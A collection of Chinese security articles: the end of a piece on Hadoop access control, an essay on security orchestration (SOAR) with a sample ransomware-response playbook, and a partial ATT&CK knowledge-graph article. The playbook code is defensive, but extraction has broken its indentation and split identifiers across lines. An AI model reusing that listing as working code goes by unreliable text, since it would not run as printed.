Hadoop 环境的安全管控现已有多个开源项目或国内外厂商提供相应产品或解决方案，如 Ranger、Sentry 等 Apache 顶级开源项目，很多大数据环境已使用这些项目进行管控，满足其安全需求。

但开源项目仍然存在相应的问题。比如 Ranger 所提供的功能只能简单满足客户的部分需求，在支持组件粒度、使用便捷性上都存在一定的问题，很多客户在此基础上自行开发或者第三方厂商基于此进行二次开发来满足更多的安全和使用需求。

在数据安全和大数据安全中，敏感数据发现、数据分级分类、加密、脱敏等都是必不可少的。大数据安全管控中仍然需要这些功能，用户在访问数据资源时，需要根据数据的安全级别和配置策略进行相应的脱敏和加密，保证敏感数据内容不被泄露。而敏感数据发现和数据分级分类是数据安全最前期的需求，只有了解数据才能做到有策略地防护，同时数据的梳理对后续的管控和脱敏加密更能做到易用性和实时跟踪。

总结

在大数据安全平台中，加入认证管理、帐号管理，能够很好地守护大数据平台的大门，能够严格控制访问者的访问资格，将没有权限的访问者拒之门外。权限管理，能对用户的权限进行细分，什么帐号能访问什么资源，不能访问什么资源，都能进行控制。审计能够跟踪访问者进行的操作及访问的数据，当发生用户恶意操作（如删除数据表，篡改文件）时，能够进行追溯。从上面三个方面进行管控以后，能够极大地保护用户大数据平台及数据，实现大数据平台及数据安全的目标。

SOAR in a nutshell

——软件定义安全之编排篇

绿盟科技 创新中心 刘文懋

关键词：安全编排 软件定义安全

摘要：自动化编排已经成为行业内讨论很多次的话题，但对自动化编排的场景及如何实现自动化编排，还在探索中。本文从软件定义安全的角度，讨论了安全编排的必要性、关键支撑技术、实现架构和发展方向。

一、安全为什么要编排

（一）什么是软件定义安全

Gartner 提出了软件定义安全的理念，为安全防护指出了一个可行的方向。软件定义安全连续多年被列入十大新技术。软件定义安全从概念上借鉴了软件定义网络，即将安全地控制平面和数据平面解耦，控制面关注安全业务逻辑，数据面关注能力抽象和性能提升，从而避免厂商锁定，以提高整个安全防护的灵活性和响应速度。软件定义安全架构如图 1 所示。




图 1 软件定义安全架构

需要说明的是，软件定义安全虽然源于软件定义网络 SDN，也可以借助 SDN 的流量调度、控制技术加快安全防护的速度，增加安全防护的能力，但软件定义安全强调的是安全自身的体系重构，最终分离为安全应用、安全控制器和安全设备（资源池）三层，该体系是可以独立于 SDN、NFV 及其他特定的业务系统。

在云中的软件定义安全落地技术有以上几项：

（1）CWPP，对于云中业务变化频繁的特点，不能依赖固定的安

全防护机制，需要感知业务迁移，动态部署相关的安全机制。

（2）软件定义分段（或微分段），可根据业务而非固定的网络地址进行全局的网络隔离和访问控制，访问控制策略是通过控制平面下发到不同的 enforcer 中，可能是主机上的 agent，也可能是网络设备。

所以，本文讨论的软件定义安全不会聚焦于如何调度流量、如何对接虚拟化平台，而是假定安全应用具备了流量调度、资源管理和策略下发的能力，进一步关注应用间的编排：这些运用于不同场景的应用彼此间是什么关系，不同应用的策略如何生效。

（二）编排是软件定义安全的核心价值

随着云计算等应用的持续发展，安全平台与业务系统的管理平台对接已日趋完善。如主流的公有云和私有云平台内部都支持了 SDN 和 NFV 技术，安全厂商的设备可以 SaaS 服务的方式与之对接，形成如脆弱性评估、Web 安全、DDoS 缓解等特定的防护能力。

这个机制可遵从软件定义安全的架构：

（1）控制层。安全控制和分析平台对接云平台，进行流量控制和安全虚拟机部署。

（2）应用层。租户访问 SaaS 应用，配置策略和查看事件。

（3）数据层。安全设备部署和接入后，根据策略对流量进行检测或阻断。

随着业务的发展和攻防场景的不断深化，面向单攻击场景的单个安全应用无法应对拥有多种网络武器库的攻击团伙，那就需要一种能够将现有的安全应用组织起来的机制，根据当前的上下文和攻击者行动灵活调用相应的安全应用，进而快速、稳定、一致地准备好安全应对能力。

这就需要使用到编排技术，编排（Orchestration）的本意是在如大型的交响乐演奏中，乐者们各司其职，根据指挥的指令演奏乐章中自己的部分。同样，如果将安全应用比喻成乐者，那么要实现敏捷、弹性的软件定义安全机制，就需要有以下两个核心：

（1）剧本（即前述的乐章）。它体现了安全防护的逻辑，指示如何调度安全能力，我们称为剧本（Playbook）。

（2）编排引擎。一套能够根据剧本有效指挥安全应用的机制，如果说云环境下，用户在网页中下发策略将安全防护简单化、傻瓜化，通过编排引擎，自动化、API 化地驱动各应用，却是将安全防护规模化、敏捷化、智能化了。用户可以根据自己的需求，编写灵活简单的剧本，去按需调用某些应用，实现某些特定场景中的安全功能，以摆脱以往只能依靠安全厂商标准化产品的窘境。

所以，安全编排大大扩展了安全防护的场景，提升了安全防护的能力，加快了各类安全机制协同的速度，是实现软件定义安全体系的核心能力。

Gartner 近年提出了 SOAR（Security Orchestration Automation and Response），并列入十大新技术，可见软件定义安全理念落地时，编排已经成为非常有前景的使能技术。

二、如何编排安全

（一）编排系统的架构

安全控制器的核心功能是对虚拟化资源、网络流量和安全策略

进行控制，安全应用的编排更多的是发生在业务层面。例如，入侵检测系统发现挖矿软件外联行为，接下来应该如何处理，是应该调用防护墙阻断还是通知 EDR 杀掉异常进程，则应由编排逻辑决定。

所以，在原有的软件定义安全体系的应用层之上，可独立加一层编排层，如图 2 所示。虽然安全控制器可实现诸多控制层面的功能，如资源池化、策略拆解、设备管理等，但不可否认在现阶段安全控制器无法接管所有厂商的安全设备和安全工具，所以作为重敏捷的编排系统，必须能够支持第三方的安全应用，这些安全应用可以直接操作安全设备或工具，这样安全运营团队就可以最短的时间驱动现有的安全功能。




图 2 可编排的安全架构

其核心是编排引擎，输入是剧本和订阅事件，输出则是到安全应用的策略。编排系统架构如图 3 所示。




图 3 编排系统架构

编排系统还会和其他业务系统对接，例如 Splunk 收购 Phantom Cyber 后，将大数据分析平台与编排系统打通，形成检测事件到行动的闭环；而 ThreatConnect 则将编排系统与威胁情报平台对接，当发现异常的 IOC 后，则转入自动处置的环节。软件定义安全连续

当然，还有一些提供 MDR 和 MSSP 安全服务商，为了降低大规模应急响应处置的边际成本，为应急响应团队提供简单的编排运行环节时，不需要很重的安全平台，只需要利用现有的小工具，也能快速地处置，但这样的编排系统需要与服务报告系统打通。

（二）编排实例

绿盟科技于 2019 年发布的《安全事件响应观察报告》（以下简称《报告》）中给出了几个典型的安全事件场景，其中有勒索软件、挖矿软件、Web 入侵等，利用编排引擎，可以大大提升这些场景下的安全处置效率。

1. 勒索软件的处置

勒索软件是近几年日益显著的威胁之一，典型的如《报告》中所提的 GrandCrab、Satan 等，我们可总结其共性特征，利用多种安全机制实现对勒索软件的快速检测和处置，具体针对每类恶意软件，则有针对性地编写剧本。

编写剧本前需了解客户环境中所具有的安全能力，我们假定客户 A 的办公环境中是 Windows 台式机组成的局域网，网络边界有防火墙 FW，网络中部署入侵检测系统 IDS，客户终端部署 EDR 软件，并存在 EDR 的管理平台 EDRM。设备和平台的告警数据都接入大数据分析平台 SIEM。网络拓扑图如图 4 所示。




图 4 网络拓扑图

安全团队分析完需求后，整理出现有安全能力：EDR 具有终端侧的行为检测（如勒索软件批量加密并删除文件）和响应（将恶意代码清除、删除持久化文件或注册表）能力，IDS 具有网络侧的异常流量（如勒索软件与 CnC 通信）识别能力，防火墙具有网络侧流量（如勒索软件与 CnC 通信）阻断能力。在编写剧本的时候也应注意，优先处理靠前攻击阶段的告警，这样避免在勒索软件最后对文件加密造成不可挽回的后果。处理流程图如图 5 所示。




图 5 处理流程图

该剧本启动后，会定期地从 SIEM 中获得告警信息，如果发现某终端存在勒索行为，或 IDS 发现存在符合勒索软件通信的流量，

则转入处置环节。此时，剧本会寻找到被入侵终端上的 EDR 软件，执行清除勒索软件的指令；但如果没有安装 EDR 软件，则向防火墙下发策略，阻断勒索软件和主控端的通信，并切断感染主机的传播通道。如果没有任何安全处理机制，则在 SOC 中提交一个工单，让安全管理团队进行人工处理。

运营团队通过自动化工具画出处理流程图后，系统自动转化成如下代码：

```
import sdk.nsfocus.com as sdk

def on_start(container):
filter_1(container=container)

def block_ip_1(action=None, success=None, container=None,
results=None,
                handle=None, filtered_artifacts=None, filtered_
results=None):
    config = [ {
            'plugin': "nsfocus_firewall",
            "asset": "firewall_1"
        },  ]
     ret_artifacts_1 = sdk.collect2(container=container,
datapath=[
            'filtered-data:filter_1:condition_1:artifact:*.cef.
destinationAddress',
        'filtered-data:filter_1:condition_1:artifact:*.id'])

    parameters = []
    for ret_artifacts_item_1 in ret_artifacts_1:
        if ret_artifacts_item_1[0]:
            parameters.append({
                'ip': ret_artifacts_item_1[0],
            })
    sdk.act( "block ip", parameters=parameters, callback=test_
callback,
        config=config, name="block_ip_1")
return
def filter_1(action=None, success=None, container=None,
results=None,
                handle=None, filtered_artifacts=None, filtered_
results=None):
    ret_artifacts_1, ret_results_1 = sdk.condition(
        container=container,
        action_results=results,
        conditions=[
            ["artifact:*.name", "==", " 挖矿程序连接 DNS 矿池服务器
通信 "],
            ["artifact:*.name", "==", "watchdogs挖矿木马DNS通信 "]
        ],
        logical_operator='or',
        name="filter_1:condition_1")
    if ret_artifacts_1 or ret_results_1:
            block_ip_1(action=action, success=success,
container=container, results=results, handle=handle,
filtered_artifacts=ret_artifacts_1, filtered_results=ret_
results_1)
return
ret_artifacts_2, ret_results_2 = sdk.condition(
        container=container,
        action_results=results,
        conditions=[
            ["artifact:*.name", "==", " 批量加密操作 "],
```

```
        ],
        name="filter_1:condition_2")
    if ret_artifacts_2 or ret_results_2:
            call_agent_1(action=action, success=success,
container=container, results=results, handle=handle,
filtered_artifacts=ret_artifacts_2, filtered_results=ret_
results_2)
return

def call_agent_1(action=None, success=None,
container=None, results=None,
                handle=None, filtered_artifacts=None, filtered_
results=None):
    config = [ {
            'plugin': "nsfocus_edr",
            "asset": "edr_platform"
        }, ]
     ret_artifacts_1 = sdk.collect2(container=container,
datapath=[
            'filtered-data:filter_1:condition_1:artifact:*.cef.
destinationAddress',
        'filtered-data:filter_1:condition_1:artifact:*.id'])
    parameters = []
    with open('Clean_Wanna_Virus.py', 'r') as f:
        script = f.read()
    for ret_artifacts_item_1 in ret_artifacts_1:
        if ret_artifacts_item_1[0]:
            parameters.append({
                'ip': ret_artifacts_item_1[0],
                "script": script
            })
     sdk.act( "call_agent", parameters=parameters,
callback=callback,
        config=config, name="call_agent_1")
return
def on_finish(container, summary):
    return
if __name__ == "__main__":
on_start("ransomware")
```

图 6 代码图

将流程图转换为代码是一个常规自动化的过程，但在运营过程中可能需要针对勒索软件变种的新行为对原剧本做一些微调，这要求安全团队有一定的开发能力。此外，真正的剧本代码会比上图更复杂，比如 Satan 恶意软件除了连接主控端外，还会以蠕虫的方式传播，所以防火墙的策略不仅要阻断恶意网站下载、恶意软件连接主控端的流量，还需要对受害主机和内网的其他主机进行隔离，以防其进一步感染内网。

2. 大规模安全应急处置

报告中提到的“利用 WebLogic 组件漏洞挖矿”等案例，根源在于攻击者会将新出的漏洞利用加入自己的武器库，并快速扫描互联网上可用脆弱主机并入侵。在安全漏洞爆发的开始阶段，安全团队需要检查企业生产环境中大量的服务器是否受到影响，如是则进行临时缓解，等待安全补丁发布并进行升级，通过剧本可以显著提升处置效率。

由于生产环境比较复杂，所以剧本还需要做大量的环境判断工作，以提高处置的准确率。例如，需要关注当前安全漏洞处置的阶段，

是漏洞刚曝光安全设备已有缓解策略，还是已经有完整的安全更新，每种情况都需要做相应的处置。此外，TTL 很小的容器环境中，不应对容器实例进行安全评估，而应对容器仓库的镜像进行评估。

图 7 为安全处理的流程图，当 {X} 集合非常大时，剧本的执行效率会非常高，而且通过闭环化的安全评估，最终可以使所有受到影响的终端得到及时修复，整个过程是完整、一致和可验证的。




图 7 处理流程图

由于流程较为复杂，此处就不给出具体的剧本伪代码了，有兴趣的同学可自行编写。

（三）编排自动化后不需要人了吗

既然编排可以通过脚本化的剧本实现，那是否不需要安全运营团队就可实现全自动的流程秒级响应呢?

诚然，编排可以将以往大量繁琐、重复的人工活动变成自动化的流程，从而大大提高处置效率。然而，不可否认编排系统还需要人的参与，原因有以下两点：

（1）安全运营始终是安全团队根据现有的需求建立安全体系。该体系中大量的工作是非技术的人力投入，安全工具也只是技术体系中的一个辅助手段，所以编排系统只是一个不错的补充，不能代替现有的流程。

（2）攻防情势总是在变化，剧本只能处理已知的流程。当出现新的安全威胁或处置请求时（特别是阻断、隔离和删除操作），如果没有专家参与和确认，容易产生严重的后果。

（四）下一代安全编排

安全控制器为自动化安全功能提供了驱动数据平面资源的能力，编排系统为自动化安全业务提供了驱动控制平面（安全策略）的能力，所以两者提供了自上向下的敏捷自动化的能力。但剧本中如何指示安全应用目前大部分还是通过简单的程序控制逻辑，缺乏对环境变化的适应性。

1. 智能化决策

可预见、自动化和智能化结合会是安全编排的未来。首先，通过学习以往经专家处置事件的报告，以及建立自学习的攻防靶场，下发策略后评估效果，训练得到模型和参数；当运行时获知安全事件后，剧本可通过分析当前的安全上下文，做出准确的判断，从而进行一系列合理有效的处置。

分析过程中，剧本可以通过人工智能或机器学习的算法，构造输入事件、输出策略的模型和参数，如通过深度学习的模型可以隐

藏决策过程中的特征集合，但同样能够得出正确的结论，而非使用现有剧本的 if-then 这样的固定规则，避免攻击者通过改变若干变量就可绕过安全处置。

当然，如果防守方采用了人工智能的方式，攻击者也会利用人工智能寻找决策模型中的过拟合部分，进行自动化攻击，这就对决策的机器学习模型的健壮性和稳定性提出了要求。

2. 策略冲突消除

应用策略的目标、颗粒度、作用域是与业务相关的，所以多个安全应用之间的策略可能会出现不一致的地方。比如，DLP 应用 A 发现虚拟网络中出现数据泄露，需要对 10.0.0.0/16 网段的主机进行隔离；而 BCM 应用 B 则认为网络地址为 10.0.0.10 的主机是重要资产，通信不能中断，那么此时编排系统能否获知下发的策略是否存在冲突，甚至在策略下发之前就预测并消除潜在的策略冲突。

在《软件定义安全》一书的 1.2.2 和 4.3.4 小节介绍了 NFV 和 SDN 方面的策略冲突消除的工作。根据笔者的经验来看，依据业务的特性为策略定义优先级，是消除冲突的可行的方法。即便如此，也不能完全保证通过算法冲突消除是合理的，所以让应用和运营者感知到发生的潜在策略冲突，也是编排系统需要支持的功能。

3. 跨厂商的剧本兼容

前面我们提到，安全控制器无法支持所有厂商的设备，那就可能出现没有安全控制器支持的第三方应用。因此会出现以下场景：客户 C1 侧有厂商 A 的防护设备 DA，但未接入安全控制器，则运营者快速根据 X 的接口编写了应用 APP1 和剧本 PB1，PB1 通过 APP1 向 DA 下发策略；如果运营者发现另一个客户 C2 也有此需求，但 C2 只有厂商 B 的防护设备 DA，那就只能再编写新的应用 APP2 和剧本 PB2；虽然 PB1 和 PB2 大体相差不大，但调用应用部分还是有所区别。随着剧本中调用的第三方应用频次和类型的增加，剧本的管理复杂度会呈指数级上升。

所以，是否能够对应用的语义本身做一层抽象，实现相同功能的应用也形成池化，编排引擎通过应用语义和剧本需求寻找到合适的应用，然后通过应用适配器下发策略。

总结

在网络对抗过程中，攻击者手法多变，防守者所处的环境上下文、拥有的安全能力也难标准化，所以造成了既有固定的安全机制难以有效对抗恶意攻击。安全编排可编写特定场景下的剧本，灵活调度安全能力，是解决上述难题的有效手段。

尽管安全编排有诸多优点，同样也存在很多挑战。例如：

攻防对抗日益加剧，攻击者能在小时级利用新漏洞导入已有武器库，防守方也同样需要在小时级完成漏洞分析和规则更新，以及部署相关安全能力，这就要求安全公司具有快速响应能力，企业安全团队具有一定的编码能力，对安全应用和剧本做一定的微调，以适应其环境。

此外，企业环境纷繁复杂，安全编排系统只有驱动各个厂商的安全设备和安全工具，才有可能编写适合自己环境的剧本。这就要求安全编排系统从一开始就具备第三方应用介入的能力，且能在持续运营中实现安全能力的正反馈闭环。

网络安全知识图构建之ATT&CK

绿盟科技 创新中心 张润滋

构建智能化的威胁分析能力，需要对网络安全大规模、多源、多维数据进行系统的梳理和组织，以实现基于各类型数据的关联推理能力。网络安全知识图的组织形式能够充分发挥网络数据的图属性，从存储、分析等多个环节提升网络安全数据分析的效率。从攻防对抗的实战角度出发，我们可以将安全数据源划分为环境、行为、情报、知识四张图。其中，知识图具有可推理、可建模的属性，通过知识图内部的关联和与其他类型图间的关联，能够有效拓展威胁事件分析的上下文，支持高级威胁的检测、响应、溯源等复杂任务。

Adversarial Tactics，Techniques and Common Knowledge (ATT&CK) 是一个攻击行为知识库和模型，主要应用于评估攻防能力覆盖、APT 攻击防护、威胁狩猎、威胁情报关联及攻击模拟等领域。不限于介绍 ATT&CK 的基本概念，本文分析了 ATT&CK 与其他关联概念的关系，并探讨基于 ATT&CK 构建网络安全知识图的相关问题。

一、ATT&CK 架构

威胁建模一直以来都是安全能力建设的重点工作之一。随着技术的发展，攻击者所使用的战术、技术和程序（Tactics, Techniques and Procedures，简称 TTP）也在不断地迭代更新。以不变应万变，威胁建模能够通过概念和关系的抽象，概括性地描述事件、关联主体和关联方法，为威胁事件的应对提供高层次的指导知识。

根据应用场景和抽象的层次，有多种不同的威胁模型，比较著名的有洛克希德 · 马丁（Lockheed Martin）的攻击链模型（Cyber Kill Chain），微软的 STRIDE 模型等。Cyber Kill Chain 模型在威胁分析应用中被广泛使用。实践表明，Cyber Kill Chain 模型能够有效刻画攻击者发起威胁事件的生命周期。根据威胁事件所处的阶段，可以通过攻击链模型对关联的事件进行聚合和风险评估。针对攻击者的 TTP，ATT&CK 将攻击链模型的七个阶段拆分和细化为战术（Tactics），如 ATT&CK Enterprise 包含 12 个战术，每个战术之下，根据 APT 情报等数据提取了对应的技术（Techniques），以描述为达成某战术目标攻击者可能采取的行动。图 1 比较直观地展示了 ATT&CK 知识库的应用范畴，即覆盖多源数据的分析，能够支持威胁事件的防护、检测和响应任务 [1]。




图 1 ATT&CK 应用

ATT&CK 模型的核心是 Tactic-Technique 矩阵，目前包含 PRE-ATT&CK，Enterprise 和 Mobile 三张矩阵图。当前，PRE-ATT&CK 是针对 “left of exploit” 或 “pre-compromise” 阶段的行为建模，主要覆盖 Cyber Kill Chain 七步攻击链中的侦察和武器化两个阶段。Enterprise 则对应攻击链中攻击者与目标有实际接触的后五个阶段，其中又可划分为 Linux、macOS、Windows 三个平台域。Mobile 是针对移动设备平台的行为矩阵。图 2 是 ATT&CK Enterprise Matrix[2]，它能够直观地展示 ATT&CK 的战术阶段划分和技术能力覆盖。

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communicati on Through Removable Media	Data Compressed	Data Encrypted for Impact
Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe

图 2 ATT&CK Enterprise 矩阵




图 3 ATT&CK 对象关系图

从图 2 可知，矩阵中的每一列代表了一个战术，包括 Initial Access，Execution，Persistence，Privilege Escalation，Defense Evasion，Credential Access，Discovery，Lateral Movement，Collection，Command and Control，Exfiltration，Impact。而每个单元格代表了攻击者为达到某战术目标可能采取的行动，即战术（Tactics）是具体技术（Technique）的目标。例如，攻击者为了达成发现（Discovery）的战术目标，其可能采取的行动包括账号发现（Account Discovery）、应用程序窗口发现（Application Window Discovery）、浏览器书签发现（Browser Bookmark Discovery）等 20 余种。当然，除了 Tactics 和 Technique，ATT&CK 还包含组（Group）和软件（Software）两个概念对象。简单来说，Group 代表了 APT 组织，当然实际在 STIX 2.0 规范中对应的是 Intrusion-Set 对象。Software 包含恶意软件（Malware）和工具（Tool）两大类。四种概念对象对应的关系 [3] 如图 3 所示。

二、ATT&CK 关键词

为了能更准确地认识 ATT&CK，我们从关键词的角度来分析其特性。

1.MITRE

MITRE 是美国的一家非营利组织，在美国国防部、国土安全部等政府组织的支持下，运营了多个技术研究中心，涉及网络安全等多方面国防高科技领域。MITRE 发起或者运营了多个网络安全领域的标准如 STIX/TAXII 1.0（STIX/TAXII 2.0 目前已由 OASIS 运营），知识库如 CAPEC、MAEC、CWE、CVE、ATT&CK 等，针对网络安全领域的威胁建模、攻击分类、威胁情报等多方面研究构建了一个较为完整的安全生态。

2.APT

ATT&CK 发起自 MITRE 的 FMX（Fort Meade eXperiment）实验环境，旨在通过攻防对抗数据的采集和分析，提升对 APT 检测

能力。ATT&CK 归类的攻击技术大部分源于公开的 APT 组织活动，其主要的信息来源包括以下两项：

- 威胁情报报告；
- 会议报告、研讨会、社交媒体、博客、开源代码库、恶意软件样本等。

可以说，ATT&CK 知识库的数据基础决定了其具有更贴近真实攻击者行为的实战效果，同时对 APT 攻击组织的追踪和相关威胁情报的关联有得天独厚的优势。

3.Behavior

ATT&CK 的概念抽象层次，是其区分于其他威胁模型的关键。MITRE 公司对威胁模型和威胁知识库的概念抽象层次进行了粗粒度的划分，如图 4 所示。划分到不同层次的模型、概念没有优劣之分。区别在于不同的抽象层次决定了模型的表达能力和能够覆盖的概念的粒度。较高层抽象可从宏观的角度给威胁事件定性、给风险评级。




图 4 知识模型抽象分层

较低层的概念更贴近细节，能够给威胁事件更确切实际的解释、指导和评估。

ATT&CK 被划分为中层次模型，相对地，Cyber Kill Chain 和 STRIDE 威胁模型可以划分为高层次模型，可以用来表达和理解高层次的攻击者目标与防护系统风险。这些高层模型抽象层次高，自然难以表达具体的攻击行为和攻击行为关联的具体的数据、防护措施、配置资源等。例如，我们可将某一 IOC 或攻击行为对应到攻击链的“C&C”阶段，这提醒防御方需要采取必要的措施了，但采取怎样的措施，攻击链模型是难以表达的。而在 ATT&CK 中，该 IOC 可能对应到战术“Command and Control”，同时采用的是“Multi-hop Proxy”的技术手段以达成战术目标。至此，我们可以进一步获取针对该技术手段的一些通用的防护措施。

漏洞库及漏洞利用模型划分为低层次概念。我们可以认为 CAPEC、CWE 属于这个抽象层次。CAPEC（Common Attack Pattern Enumeration and Classification）关注的是攻击者对网络空间脆弱性的利用，其核心概念是攻击模式 Attack Pattern。从攻击机制的角度，CAPEC 通过多个抽象层次对攻击进行分类和枚举。其目标是全面地归类针对已知的应用程序脆弱性的攻击行为。相对而言，ATT&CK 的目标不是对不同攻击战术目标下技术的穷尽枚举，而是通过 APT 等攻击组织的可观测数据提取共性的战术意图和技术模式。战术意图是 CAPEC 枚举库难以表达的。从攻击检测的角度来看，只有明确攻击技术的战术意图，才能发现和推测攻击的关联上下文信息，以支持攻击威胁的评估和响应。此外，通过提供攻击组织（Group）

和软件（Software）信息，ATT&CK 还能够串联起威胁情报和事件检测数据，打通对威胁事件的理解链路。

当然，最核心的是，ATT&CK 将共性的攻击行为及其意图作为威胁检测的基础，这一点决定了它更符合 APT 等未知、高级威胁的检测场景需求。当前，基于指定静态特征 IOC 的检测难以适应快速演变的攻击方 TTP，文件、应用、终端、网络等各个层次和维度的检测手段都越来越依赖行为异常检测。ATT&CK 起初针对 Windows 平台，主要依赖终端侧数据的收集挖掘 APT 行为检测手段，当然，病毒检测、网络入侵检测、netflow 等等终端之外的数据也已逐渐纳入 ATT&CK 的数据源中。

4.STIX 2.0

